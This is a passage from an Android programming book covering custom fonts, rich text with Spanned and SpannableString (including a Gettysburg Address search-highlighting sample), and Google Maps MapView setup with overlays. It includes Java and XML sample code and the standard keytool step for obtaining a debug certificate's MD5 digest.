      android:textSize="20sp"
    />
  </TableRow>
</TableLayout>
```

This layout builds a table showing short samples of five fonts. Notice how the first three have the `android:typeface` attribute, whose value is one of the three built-in font faces (e.g., "sans").

The three built-in fonts are very nice. However, it may be that a designer, or a manager, or a customer wants a different font than one of those three. Or perhaps you want to use a font for specialized purposes, such as a "dingbats" font instead of a series of PNG graphics.

The easiest way to accomplish this is to package the desired font(s) with your application. To do this, simply create an `assets/` folder in the project root, and put your TrueType (TTF) fonts in the assets. You might, for example, create `assets/fonts/` and put your TTF files in there.

Then, you need to tell your widgets to use that font. Unfortunately, you can no longer use layout XML for this, since the XML does not know about any fonts you may have tucked away as an application asset. Instead, you need to make the change in Java code:

```
package com.commonsware.android.fonts;

import android.app.Activity;
import android.graphics.Typeface;
import android.os.Bundle;
import android.os.Environment;
import android.view.View;
import android.widget.TextView;
import java.io.File;

public class FontSampler extends Activity {
  @Override
  public void onCreate(Bundle icicle) {
    super.onCreate(icicle);
    setContentView(R.layout.main);

    TextView tv=(TextView)findViewById(R.id.custom);
    Typeface face=Typeface.createFromAsset(getAssets(),
```

```
                                                "fonts/HandmadeTypewriter.ttf");

    tv.setTypeface(face);

    File font=new File(Environment.getExternalStorageDirectory(),
                       "MgOpenCosmeticaBold.ttf");

    if (font.exists()) {
      tv=(TextView)findViewById(R.id.file);
      face=Typeface.createFromFile(font);

      tv.setTypeface(face);
    }
    else {
      findViewById(R.id.filerow).setVisibility(View.GONE);
    }
  }
}
```

Here we grab the `TextView` for our "custom" sample, then create a `Typeface` object via the static `createFromAsset()` builder method. This takes the application's `AssetManager` (from `getAssets()`) and a path within your `assets/` directory to the font you want.

Then, it is just a matter of telling the `TextView` to `setTypeface()`, providing the `Typeface` you just created. In this case, we are using the Handmade Typewriter font.

You can also load a font out of a local file and use it. The benefit is that you can customize your fonts after your application has been distributed. On the other hand, you have to somehow arrange to get the font onto the device. But just as you can get a `Typeface` via `createFromAsset()`, you can get a `Typeface` via `createFromFile()`. In our `FontSampler`, we look in the root of "external storage" (typically the SD card) for the MgOpenCosmeticaBold TrueType font file, and if it is found, we use it for the fifth row of the table. Otherwise, we hide that row.

The results?


*Figure 243: The FontSampler application*

Note that Android does not seem to like all TrueType fonts. When Android dislikes a custom font, rather than raise an `Exception`, it seems to substitute Droid Sans ("sans") quietly. So, if you try to use a different font and it does not seem to be working, it may be that the font in question is incompatible with Android, for whatever reason.

## Here a Glyph, There a Glyph

TrueType fonts can be rather pudgy, particularly if they support an extensive subset of the available Unicode characters. The Handmade Typewriter font used above runs over 70KB; the DejaVu free fonts can run upwards of 500KB apiece. Even compressed, these add bulk to your application, so be careful not to go overboard with custom fonts, lest your application take up too much room on your users' phones.

Conversely, bear in mind that fonts may not have all of the glyphs that you need. As an example, let us talk about the ellipsis.

Android's `TextView` class has the built-in ability to "ellipsize" text, truncating it and adding an ellipsis if the text is longer than the available space. You can use this via the `android:ellipsize` attribute, for example. This works fairly well, at least for single-line text.

The ellipsis that Android uses is not three periods. Rather it uses an actual ellipsis character, where the three dots are contained in a single glyph. Hence, any font that you use that you also use the "ellipsizing" feature will need the ellipsis glyph.

Beyond that, though, Android pads out the string that gets rendered on-screen, such that the length (in characters) is the same before and after "ellipsizing". To make this work, Android replaces one character with the ellipsis, and replaces all other removed characters with the Unicode character 'ZERO WIDTH NO-BREAK SPACE' (`U+FEFF`). This means the "extra" characters after the ellipsis do not take up any visible space on screen, yet they can be part of the string.

However, this means any custom fonts you use for `TextView` widgets that you use with `android:ellipsize` must also support this special Unicode character. Not all fonts do, and you will get artifacts in the on-screen representation of your shortened strings if your font lacks this character (e.g., rogue X's appear at the end of the line).

And, of course, Android's international deployment means your font must handle any language your users might be looking to enter, perhaps through a language-specific input method editor.

Hence, while using custom fonts in Android is very possible, there are many potential problems, and so you must weigh carefully the benefits of the custom fonts versus their potential costs.

# Rich Text

Plain text is so, well, plain.

Fortunately, Android has fairly extensive support for formatted text, before you need to break out something as heavy-weight as `WebView`. However, some of this rich text support has been shrouded in mystery, particularly how you would allow users to edit formatted text.

This chapter will explain how the rich text support in Android works and how you can take advantage of it, with particular emphasis on some open source projects to help you do just that.

## Prerequisites

Understanding this chapter requires that you have read the core chapters, particularly the ones on basic widgets and the input method framework.

## The Span Concept

You may have noticed that many methods in Android accept or return a `CharSequence`. The `CharSequence` interface is little used in traditional Java, if for no other reason than there are relatively few implementations of it outside of String. However, in Android, `CharSequence` becomes much more important, because of a sub-interface named `Spanned`.

`Spanned` defines sequences of characters (`CharSequence`) that contain *inline markup rules*. These rules — instances of `CharacterStyle` — indicate whether the "spanned"

portion of the characters should be rendered in an alternate font, or be turned into a hyperlink, or have other effects applied to them.

Methods that take a `CharSequence` as a parameter, therefore, can work equally well with String objects as well as objects that implement `Spanned`.

## Implementations

The base interface for rich-text `CharSequence` objects is `Spanned`. This is used for any `CharSequence` that has inline markup rules, and it defines methods for retrieving markup rules applied to portions of the underlying text.

The primary concrete implementation of `Spanned` is `SpannedString`. `SpannedString`, like `String`, is immutable — you cannot change either the text or the formatting of a `SpannedString`.

There is also the `Spannable` sub-interface of `Spanned`. `Spannable` is used for any `CharSequence` with inline markup rules that can be modified, and it defines the methods for modifying the formatting. There is a corresponding `SpannableString` implementation.

Finally, there is a related `Editable` interface, which is for a `CharSequence` that can have its *text* modified in-place. `SpannableStringBuilder` implements both `Editable` and `Spannable`, for modifying text and formatting at the same time.

## TextView and Spanned

One of the most important uses of `Spanned` objects is with `TextView`. `TextView` is capable of rendering a `Spanned`, complete with all of the specified formatting. So, if you have a `Spanned` that indicates that the third word should be rendered in italics, `TextView` will faithfully italicize that word.

`TextView`, of course, is an ancestor of many other widgets, from `EditText` to `Button` to `CheckBox`. Each of those, therefore, can use and render `Spannable` objects. The fact that `EditText` has the ability to render `Spanned` objects — and even allow them to be edited — is key for allowing users to enter rich text themselves as part of your UI.

### Available Spans

As noted above, the markup rules come in the form of instances of a base class known as `CharacterStyle`. Despite that name, all of the SDK-supplied subclasses of `CharacterStyle` end in `Span` (not `Style`), and so you will likely see references to these as "spans" as often as "styles". That also helps minimize confusion between character styles and style resources.

There are well over a dozen supplied `CharacterStyle` subclasses, including:

1. `ForegroundColorSpan` and `BackgroundColorSpan` for coloring text
2. `StyleSpan`, `TextAppearanceSpan`, `TypefaceSpan`, `UnderlineSpan`, and `StrikethroughSpan` for affecting the true "style" of text
3. `AbsoluteSizeSpan`, `RelativeSizeSpan`, `SuperscriptSpan`, and `SubscriptSpan` for affecting the size (and, in some cases, vertical position) of the text

And so on.

In principle, you could implement your own custom subclasses of `CharacterStyle`, though coverage of this is well outside the scope of this book.

## Loading Rich Text

`Spanned` objects do not appear by magic. Plenty of things in Java will give you ordinary strings, from XML and JSON parsers to loading data out of a database to simply hard-coding string constants. However, there are only a few ways that you as a developer will get a `Spanned` complete with formatting, and that includes you creating such a `Spanned` yourself by hand.

### String Resource

The primary way most developers get a `Spanned` object into their application is via a string resource. String resources support inline markup in the form of HTML tags. Bold (`<b>`), italics (`<i>`), and underline (`<u>`) are officially supported, such as:

```
<string name="welcome">Welcome to <b>Android</b>!</string>
```

When you retrieve the string resource via `getText()`, you get back a `CharSequence` that represents a `Spanned` object with the markup rules in place.

## HTML

The next-most common way to get a `Spanned` object is to use `Html.fromHtml()`. This parses an HTML string and returns a `Spanned` object, with all recognized tags converted into corresponding spans. You might use this for text loaded from a database, retrieved from a Web service call, extracted from an RSS feed, etc.

Unfortunately, the list of tags that `fromHtml()` understands is undocumented. Based upon the source code to `fromHtml()`, the following seem safe:

1. `<a href="...">`
2. `<b>`
3. `<big>`
4. `<blockquote>`
5. `<br>`
6. `<cite>`
7. `<dfn>`
8. `<div align="...">`
9. `<em>`
10. `<font size="..." color="..." face="...">`
11. `<h1>`
12. `<h2>`
13. `<h3>`
14. `<h4>`
15. `<h5>`
16. `<h6>`
17. `<i>`
18. `<img src="...">`
19. `<p>`
20. `<small>`
21. `<strike>`
22. `<strong>`
23. `<sub>`
24. `<sup>`
25. `<tt>`
26. `<u>`

However, do bear in mind that these are undocumented and therefore are subject to change. Also note that `fromHtml()` is perhaps slower than you might think, particularly for longer strings.

You might also wind up using some other support code to get your HTML. For example, some data sources might publish text formatted as Markdown — StackOverflow, GitHub, etc. use this extensively. Markdown can be converted to HTML, through any number of available Java libraries or via cwac-anddown, which wraps the native sundown Markdown->HTML converter for maximum speed.

### From EditText

The reason why so much sample code calls `getText()` followed by `toString()` on an `EditText` widget is because `EditText` is going to return an `Editable` object from `getText()`, not a simple string. That's because, in theory, `EditText` could be returning something with formatting applied. The call to `toString()` simply strips out any potential formatting as part of giving you back a `String`.

However, you could elect to use the `Editable` object (presumably a `SpannableStringBuilder`) if you wanted, such as for pouring the entered text into a `TextView`, complete with any formatting that might have wound up on the entered text.

Actually getting formatting applied to the contents of an `EditText` is covered later in this chapter.

### Manually

You are welcome to create a `SpannableString` via its constructor, supplying the text that you wish to display, then calling various methods on `SpannableString` to format it. We will see an example of this later in this chapter.

Or, you are welcome to create a `SpannableStringBuilder` via its constructor. In some respects, `SpannableStringBuilder` works like the classic `StringBuilder` — you call `append()` to add more text. However, `SpannableStringBuilder` also offers `delete()`, `insert()`, and `replace()` methods to modify portions of the existing content. It also supports the same methods that `SpannableString` does, via the `Spannable` interface, for applying formatting rules to portions of text.

## Editing Rich Text

If the `Spannable` you wound up with is a `SpannedString`, it is what it is — you cannot change it. If, however, you have a `SpannableString`, that can be modified by

you, or by the user. Of course, allowing the user to modify a `Spannable` gets a wee bit tricky, and is why the `RichEditText` project was born.

## RichEditText

If you load a `Spannable` into an `EditText`, the formatting will not only be displayed, but it will be part of the editing experience. For example, if the phrase "*the fox jumped*" is in bold, and the user adds in more words to make it "*the quick brown fox jumped*", the additional words will also be in boldface. That is because the user is modifying text in the middle of a defined span, and so therefore the adjusted text is rendered according to that span.

The biggest problem is that `EditText` alone has no mechanism to allow users to *change* formatting. Perhaps someday it will have options for that. In the meantime, though, `RichEditText` is designed to fill that gap.

`RichEditText` is a CWAC project that offers a reasonably convenient API for applying, toggling, or removing effects applied to the current selected text. You have your choice of creating your own UI for this (e.g., implementing a toolbar) or enabling an extension to the `EditText` action modes to allow the users to format the text.

More information on using `RichEditText` can be found on the project site, and a future version of this chapter will go into details not only of its use, but also its construction, once the project has matured a little more.

## Manually

`Spannable` offers two methods for modifying its formatting: `setSpan()` to apply formatting, and `removeSpan()` to get rid of an existing span. And, since `Spannable` extends `Spanned`, a `Spannable` also has `getSpans()`, to return existing spans of a current type within a certain range of characters in the text. These methods, along with others on `Spanned`, allow you to get and set whatever formatting you wish to apply on a `Spannable` object, such as a `SpannableString`.

For example, let's take a look at the `RichText/Search` sample project. Here, we are going to load some text into a `TextView`, then allow the user to enter a search string in an `EditText`, and we will use the `Spannable` methods to highlight the search string occurrences inside the text in the `TextView`.

Our layout is simply an `EditText` atop a `TextView` (wrapped in a `ScrollView`):

```
<?xml version="1.0" encoding="utf-8"?>
<LinearLayout xmlns:android="http://schemas.android.com/apk/res/android"
  android:layout_width="fill_parent"
  android:layout_height="fill_parent"
  android:orientation="vertical">

  <EditText
    android:id="@+id/search"
    android:layout_width="fill_parent"
    android:layout_height="wrap_content"
    android:singleLine="true">

    <requestFocus/>
  </EditText>

  <ScrollView
    android:id="@+id/scroll"
    android:layout_width="fill_parent"
    android:layout_height="fill_parent">

    <TextView
      android:id="@+id/prose"
      android:layout_width="fill_parent"
      android:layout_height="wrap_content"
      android:text="@string/address"
      android:textAppearance="?android:attr/textAppearanceMedium"/>
  </ScrollView>

</LinearLayout>
```

We pre-fill the `TextView` with a string resource (`@string/address`), which in this project is the text of Lincoln's Gettysburg Address, with a bit of inline markup (e.g., "Four score and seven years ago" italicized). So, when we fire up the project at the outset, we see the formatted prose from the string resource:





*Figure 244: The RichTextSearch sample, as initially launched*

In `onCreate()` of our activity, we find the `EditText` widget and designate the activity itself as being an `OnEditorActionListener` for the `EditText`:

```
@Override
public void onCreate(Bundle savedInstanceState) {
  super.onCreate(savedInstanceState);
  setContentView(R.layout.main);

  search=(EditText)findViewById(R.id.search);
  search.setOnEditorActionListener(this);
}
```

That means when the user presses `<Enter>`, we will get control in an `onEditorAction()` method. There, we pass the search text to a private `searchFor()` method, plus ensure that the input method editor is hidden (if one was used to fill in the search text):

```
@Override
public boolean onEditorAction(TextView v, int actionId, KeyEvent event) {
  if (event == null || event.getAction() == KeyEvent.ACTION_UP) {
    searchFor(search.getText().toString());
```

```
    InputMethodManager imm=
        (InputMethodManager)getSystemService(INPUT_METHOD_SERVICE);

    imm.hideSoftInputFromWindow(v.getWindowToken(), 0);
  }

  return(true);
}
```

The `searchFor()` method is where the formatting is applied to our search text:

```
private void searchFor(String text) {
  TextView prose=(TextView)findViewById(R.id.prose);
  Spannable raw=new SpannableString(prose.getText());
  BackgroundColorSpan[] spans=raw.getSpans(0,
                                           raw.length(),
                                           BackgroundColorSpan.class);

  for (BackgroundColorSpan span : spans) {
    raw.removeSpan(span);
  }

  int index=TextUtils.indexOf(raw, text);

  while (index >= 0) {
    raw.setSpan(new BackgroundColorSpan(0xFF8B008B), index, index
        + text.length(), Spanned.SPAN_EXCLUSIVE_EXCLUSIVE);
    index=TextUtils.indexOf(raw, text, index + text.length());
  }

  prose.setText(raw);
}
```

First, we get a `Spannable` object out of the `TextView`. While an `EditText` returns an `Editable` from `getText()`, `getText()` on a `TextView` returns a `CharSequence`. In particular, the first time we execute `searchFor()`, `getText()` will return a `SpannedString`, as that is what a string resource turns into. However, that is not modifiable, so we convert it into a `SpannableString` so we can apply formatting to it. An optimization would be to see if `getText()` returns something implementing `Spannable` and then just using it directly.

We want to highlight the search terms using a `BackgroundColorSpan`. However, that means we first need to get rid of any existing `BackgroundColorSpan` objects applied to the prose from a previous search — otherwise, we would keep highlighting more and more of the prose. So, we use `getSpans()` to find all `BackgroundColorSpan` objects anywhere in the prose (from index 0 through the length of the text). For each that we find, we call `removeSpan()` to get rid of it from our `Spannable`.

Then, we use `indexOf()` on `TextUtils` to find the first occurrence of whatever the user typed into the `EditText`. If we find it, we create a new `BackgroundColorSpan` and apply it to the matching portion of the prose using `setSpan()`. The last parameter to `setSpan()` is a flag, indicating what should happen if text is inserted at either the starting or ending point. In our case, the text itself is remaining constant, so the flag does not matter much – here, we use `SPAN_EXCLUSIVE_EXCLUSIVE`, which would mean that the span would not cover any text inserted at the starting or ending point of the span.

We then continue using `indexOf()` to find any remaining occurrences of the search text. Once we are done modifying our `Spannable`, we put it into the `TextView` via `setText()`.

The result is that all matching substrings are highlighted in a purple/magenta shade:





*Figure 245: The RichTextSearch sample, after searching on "can"*

## Saving Rich Text

`SpannableString` and `SpannedString` are not `Serializable`. There is no built-in way to persist them directly.

However, `Html.toHtml()` will convert a `Spanned` object into corresponding HTML, for all `CharacterStyle` objects that can be readily converted into HTML. You can then persist the resulting HTML any place you would persist a `String` (e.g., database column).

In principle, you could create other similar conversion code, such as something to take a `Spanned` and return the corresponding Markdown source.

## Manipulating Rich Text

The `TextUtils` class has many utility methods that manipulate a `CharSequence`, to allow you to do things that you might ordinarily have done just with methods on `String`. These utility methods will work with any `CharSequence`, including `SpannedString` and `SpannableString`.

Some are specifically aimed at `Spanned` objects, such as `copySpansFrom()` (to apply formatting from one `CharSequence` onto another). Some are clones of `String` equivalents, such as `split()`, `join()`, and `substring()`. Yet others are designed for developers using the `Canvas` 2D drawing API, such as `ellipsize()` and `commaEllipsize()` for intelligently truncating messages.

# Mapping with MapView

One of Google's most popular services — after search, of course – is Google Maps, where you can find everything from the nearest pizza parlor to directions from New York City to San Francisco (only 2,905 miles!) to street views and satellite imagery.

Most Android devices, not surprisingly, integrate Google Maps. For those that do, there is a mapping activity available to users straight off the main Android launcher. More relevant to you, as a developer, are `MapView` and `MapActivity`, which allow you to integrate maps into your own applications. Not only can you display maps, control the zoom level, and allow people to pan around, but you can tie in Android's location-based services to show where the device is and where it is going.

Fortunately, integrating basic mapping features into your Android project is fairly easy. However, there is a fair bit of power available to you, if you want to get sophisticated.

First, we cover the basics of getting maps integrated into your application, including the current challenges when using maps with fragments. Then we discuss how you can convert from latitude and longitude to screen coordinates on the current map. We then investigate what it takes to layer things on top of the map, such as a persistent pop-up panel instead of using a transient `Toast` to display something in response to a tap. Next, we look at how to have custom icons per item in an `ItemizedOverlay`, rather than having everything the overlay look the same. We wrap up with coverage of how to load up the contents of an `ItemizedOverlay` asynchronously, in case that might take a while and should not be done on the main application thread.

## Prerequisites

Understanding this chapter requires that you have read the core chapters, along with the chapter on drawables.

## Terms, Not of Endearment

Google Maps, particularly when integrated into third party applications, requires agreeing to a fairly lengthy set of legal terms. These terms include clauses that you may find unpalatable.

If you are considering Google Maps, please review these terms closely to determine if your intended use will not run afoul of any clauses. You are strongly recommended to seek professional legal counsel if there are any potential areas of conflict.

Also, keep your eyes peeled for other mapping options, based off of other sources of map data, such as OpenStreetMap.

## Piling On

Google Maps are not strictly part of the Android SDK. Instead, they are part of the Google APIs Add-On, an extension of the stock SDK. The Android add-on system provides hooks for other subsystems that may be part of some devices, but not others.

After all, Google Maps is not part of the Android open source project, and undoubtedly there will be some devices that lack Google Maps due to licensing issues. Notable among these are the Kindle Fire and the NOOK series of tablets.

By and large, the fact that Google Maps is in an add-on does not affect your day-to-day development. However, bear in mind:

1. You will need to create your project with an appropriate target to ensure the Google Maps APIs will be available
2. To test your Google Maps integration, you will also need an AVD that uses an appropriate target

## The Key To It All

If you download the source code for the book, compile the `Maps/NooYawk` project, install it in your emulator, and run it, you will probably see a screen with a grid and a couple of push-pins, but no actual maps.

That's because the API key in the source code is invalid for your development machine. Instead, you will need to generate your own API key(s) for use with your application. This also holds true for any map-enabled projects you create on your own from scratch.

Full instructions for generating API keys, for development and production use, can be found on the Google Maps add-on site. In the interest of brevity, let's focus on the narrow case of getting `NooYawk` running in your emulator. Doing this requires the following steps:

- Visit the API key signup page and review the terms of service.
- Re-read those terms of service and make really really sure you want to agree to them.
- Find the MD5 digest of the certificate used for signing your debug-mode applications (described in detail below)
- On the API key signup page, paste in that MD5 signature and submit the form
- On the resulting page, copy the API key and paste it as the value of `apiKey` in your `MapView`-using layout

The trickiest part is finding the MD5 signature of the certificate used for signing your debug-mode applications… and much of the complexity is merely in making sense of the concept.

All Android applications are signed using a digital signature generated from a certificate. You are automatically given a debug certificate when you set up the SDK, and there is a separate process for creating a self-signed certificate for use in your production applications. This signature process involves the use of the Java `keytool` and `jarsigner` utilities. For the purposes of getting your API key, you only need to worry about `keytool`.

To get your MD5 digest of your debug certificate, if you are on OS X or Linux, use the following command:

```
keytool -list -alias androiddebugkey -keystore ~/.android/debug.keystore
-storepass android -keypass android
```

(NOTE: the above should be all on one line, but may word-wrap in your digital book reader)

On other development platforms, you will need to replace the value of the `-keystore` switch with the location for your platform and user account:

1. XP: `C:\Documents and Settings\$USER\.android\debug.keystore`
2. Vista/Windows 7: `C:\Users\$USER\.android\debug.keystore`

(where `$USER` is your account name)

The second line of the output contains your MD5 digest, as a series of pairs of hex digits separated by colons.

NOTE: Java 7 has a different version of **`keytool`**, one that generates an SHA hash by default. Use the `-v` switch to have the Java 7 **`keytool`** emit the MD5 hash as well. Note that the Android development tools do not officially support Java 7 as of the time of this writing.

# The Bare Bones

To put a map into your application, you need to create your own subclass of `MapActivity`. Like `ListActivity`, which wraps up some of the smarts behind having an activity dominated by a `ListView`, `MapActivity` handles some of the nuances of setting up an activity dominated by a `MapView`. A `MapView` can only be used by a `MapActivity`, not any other type of `Activity`.

In your layout for the `MapActivity` subclass, you need to add an element named `com.google.android.maps.MapView`. This is the "longhand" way to spell out the names of widget classes, by including the full package name along with the class name. This is necessary because `MapView` is not in the `android.widget` namespace. You can give the `MapView` widget whatever `android:id` attribute value you want, plus handle all the layout details to have it render properly alongside your other widgets.

However, you do need to have:

1. `android:apiKey`, your Google Maps API key

2. `android:clickable = "true"`, if you want users to be able to click and pan through your map

For example, from the `Maps/NooYawk` sample application, here is the main layout:

```
<?xml version="1.0" encoding="utf-8"?>
<RelativeLayout xmlns:android="http://schemas.android.com/apk/res/android"
  android:layout_width="fill_parent"
  android:layout_height="fill_parent">
  <com.google.android.maps.MapView android:id="@+id/map"
    android:layout_width="fill_parent"
    android:layout_height="fill_parent"
    android:apiKey="0mjl6OufrY-tHs6WFurtL7rsYyEMpdEqBCbyjXg"
    android:clickable="true" />
</RelativeLayout>
```

In addition, you will need a couple of extra things in your `AndroidManifest.xml` file:

1. The `INTERNET` permission, as the map tiles need to be downloaded by your process
2. Inside your `<application>`, a `<uses-library>` element with `android:name = "com.google.android.maps"`, to indicate you are using one of the optional Android APIs

Here is the `AndroidManifest.xml` file for `NooYawk`:

```
<?xml version="1.0" encoding="utf-8"?>
<manifest xmlns:android="http://schemas.android.com/apk/res/android"
  package="com.commonsware.android.maps">

  <supports-screens
    android:anyDensity="true"
    android:largeScreens="true"
    android:normalScreens="true"
    android:smallScreens="true"/>

  <uses-sdk
    android:minSdkVersion="7"
    android:targetSdkVersion="11"/>

  <uses-permission android:name="android.permission.INTERNET"/>

  <application
    android:icon="@drawable/ic_launcher"
    android:label="@string/app_name">
    <uses-library android:name="com.google.android.maps"/>

    <activity
      android:name=".NooYawk"
```

```
      android:label="@string/app_name">
      <intent-filter>
        <action android:name="android.intent.action.MAIN"/>

        <category android:name="android.intent.category.LAUNCHER"/>
      </intent-filter>
    </activity>
  </application>

</manifest>
```

That is pretty much all you need for starters, plus to subclass your activity from `MapActivity`. If you were to do nothing else, and built that project and tossed it in the emulator, you'd get a nice map of the world. Note, however, that `MapActivity` is abstract — you need to implement `isRouteDisplayed()` to indicate if you are supplying some sort of driving directions or not. Since displaying driving directions is not supported by the current edition of the terms of service, you should have `isRouteDisplayed()` return `false`.

### Optional Maps

Not every Android device will have Google Maps, because they did not elect to license it from Google. While most mainstream devices will have Google Maps, a few percent of Android devices will be without it.

You need to decide if having Google Maps is essential for your application's operation, or not.

If it is, the `<uses-library>` element shown above is the right answer, as that will require any device running your app to have Google Maps.

If, however, you want Google Maps to be optional, there is an `android:required` attribute available on `<uses-library>`. Set that to `false`, and then Google Maps will be loaded into your application if it is available, but your application will run regardless. You will then need to use something like `Class.forName("com.google.android.maps.MapView")` to see if Google Maps is available to you. If it is not, you can disable the menu items or whatever would lead the user to your `MapActivity`.

## Exercising Your Control

You can find your `MapView` widget by `findViewById()`, no different than any other widget. The widget itself then offers a `getController()` method. Between the

`MapView` and `MapController`, you have a fair bit of capability to determine what the map shows and how it behaves. Here are some likely features you will want to use:

### Zoom

The map of the world you start with is rather broad. Usually, people looking at a map on a phone will be expecting something a bit narrower in scope, such as a few city blocks.

You can control the zoom level directly via the `setZoom()` method on the `MapController`. This takes an integer representing the level of zoom, where 1 is the world view and 21 is the tightest zoom you can get. Each level is a doubling of the effective resolution: 1 has the equator measuring 256 pixels wide, while 21 has the equator measuring 268,435,456 pixels wide. Since the phone's display probably does not have 268,435,456 pixels in either dimension, the user sees a small map focused on one tiny corner of the globe. A level of 17 will show you several city blocks in each dimension and is probably a reasonable starting point for you to experiment with.

If you wish to allow users to change the zoom level, call `setBuiltInZoomControls(true);`, and the user will be able to zoom in and out of the map via zoom controls found in the bottom center of the map.

### Center

Typically, you will need to control what the map is showing, beyond the zoom level, such as the user's current location, or a location saved with some data in your activity. To change the map's position, call `setCenter()` on the `MapController`.

This takes a `GeoPoint` as a parameter. A `GeoPoint` represents a location, via latitude and longitude. The catch is that the `GeoPoint` stores latitude and longitude as integers representing the actual latitude and longitude in microdegrees (degrees multiplied by `1E6`). This saves a bit of memory versus storing a `float` or `double`, and it greatly speeds up some internal calculations Android needs to do to convert the `GeoPoint` into a map position. However, it does mean you have to remember to multiply the "real world" latitude and longitude by `1E6`.

## Layers Upon Layers

If you have ever used the full-size edition of Google Maps, you are probably used to seeing things overlaid atop the map itself, such as "push-pins" indicating businesses

near the location being searched. In map parlance — and, for that matter, in many serious graphic editors — the push-pins are on a separate layer than the map itself, and what you are seeing is the composition of the push-pin layer atop the map layer.

Android's mapping allows you to create layers as well, so you can mark up the maps as you need to based on user input and your application's purpose. For example, `NooYawk` uses a layer to show where select buildings are located in the island of Manhattan.

## Overlay Classes

Any overlay you want to add to your map needs to be implemented as a subclass of `Overlay`. There is an `ItemizedOverlay` subclass available if you are looking to add push-pins or the like; `ItemizedOverlay` simplifies this process.

To attach an overlay class to your map, just call `getOverlays()` on your `MapView` and `add()` your `Overlay` instance to it, as we do here with a custom `SitesOverlay`:

```
Drawable marker=getResources().getDrawable(R.drawable.marker);

marker.setBounds(0, 0, marker.getIntrinsicWidth(),
                       marker.getIntrinsicHeight());

map.getOverlays().add(new SitesOverlay(marker));
```

We will explain that `marker` in just a bit.

## Drawing the ItemizedOverlay

As the name suggests, `ItemizedOverlay` allows you to supply a list of points of interest to be displayed on the map — specifically, instances of `OverlayItem`. The overlay, then, handles much of the drawing logic for you. Here are the minimum steps to make this work:

1. First, override `ItemizedOverlay<OverlayItem>` as your own subclass (in this example, `SitesOverlay`)
2. In the constructor, build your roster of `OverlayItem` instances, and call `populate()` when they are ready for use by the overlay
3. Implement `size()` to return the number of items to be handled by the overlay
4. Override `createItem()` to return `OverlayItem` instances given an index

5. When you instantiate your `ItemizedOverlay` subclass, provide it with a `Drawable` that represents the default icon (e.g., push-pin) to display for each item, on which you call `boundCenterBottom()` to enable the drop-shadow effect

The marker from the `NooYawk` constructor is the `Drawable` used for the last bullet above — it shows a push-pin.

For example, here is `SitesOverlay`:

```
private class SitesOverlay extends ItemizedOverlay<OverlayItem> {
  private List<OverlayItem> items=new ArrayList<OverlayItem>();

  public SitesOverlay(Drawable marker) {
    super(marker);

    boundCenterBottom(marker);

    items.add(new OverlayItem(getPoint(40.748963847316034,
                                       -73.96807193756104),
                              "UN", "United Nations"));
    items.add(new OverlayItem(getPoint(40.76866299974387,
                                       -73.98268461227417),
                              "Lincoln Center",
                              "Home of Jazz at Lincoln Center"));
    items.add(new OverlayItem(getPoint(40.765136435316755,
                                       -73.97989511489868),
                              "Carnegie Hall",
            "Where you go with practice, practice, practice"));
    items.add(new OverlayItem(getPoint(40.70686417491799,
                                       -74.01572942733765),
                              "The Downtown Club",
                      "Original home of the Heisman Trophy"));

    populate();
  }

  @Override
  protected OverlayItem createItem(int i) {
    return(items.get(i));
  }

  @Override
  protected boolean onTap(int i) {
    Toast.makeText(NooYawk.this,
                   items.get(i).getSnippet(),
                   Toast.LENGTH_SHORT).show();

    return(true);
  }
```

```
    @Override
    public int size() {
      return(items.size());
    }
  }
```

### Handling Screen Taps

An `Overlay` subclass can also implement `onTap()`, to be notified when the user taps on the map, so the overlay can adjust what it draws. For example, in full-size Google Maps, clicking on a push-pin pops up a bubble with information about the business at that pin's location. With `onTap()`, you can do much the same in Android.

The `onTap()` method for `ItemizedOverlay` receives the index of the `OverlayItem` that was clicked. It is up to you to do something worthwhile with this event.

In the case of `SitesOverlay`, we just toss up a short `Toast` with the "snippet" from the `OverlayItem`, returning true to indicate we handled the tap.

## My, Myself, and MyLocationOverlay

Android has a built-in overlay to handle two common scenarios:

- Showing where you are on the map, based on GPS or other location-providing logic
- Showing where you are pointed, based on the built-in compass sensor, where available

All you need to do is create a `MyLocationOverlay` instance, add it to your `MapView`'s list of overlays, and enable and disable the desired features at appropriate times.

The "at appropriate times" notion is for maximizing battery life. There is no sense in updating locations or directions when the activity is paused, so it is recommended that you enable these features in `onResume()` and disable them in `onPause()`.

For example, `NooYawk` will display a compass rose using `MyLocationOverlay`. To do this, we first need to create the overlay and add it to the list of overlays:

```
    me=new MyLocationOverlay(this, map);
    map.getOverlays().add(me);
```

(where `me` is the `MyLocationOverlay` instance as a private data member)

Then, we enable and disable the compass rose as appropriate:

```
@Override
public void onResume() {
  super.onResume();

  me.enableCompass();
}

@Override
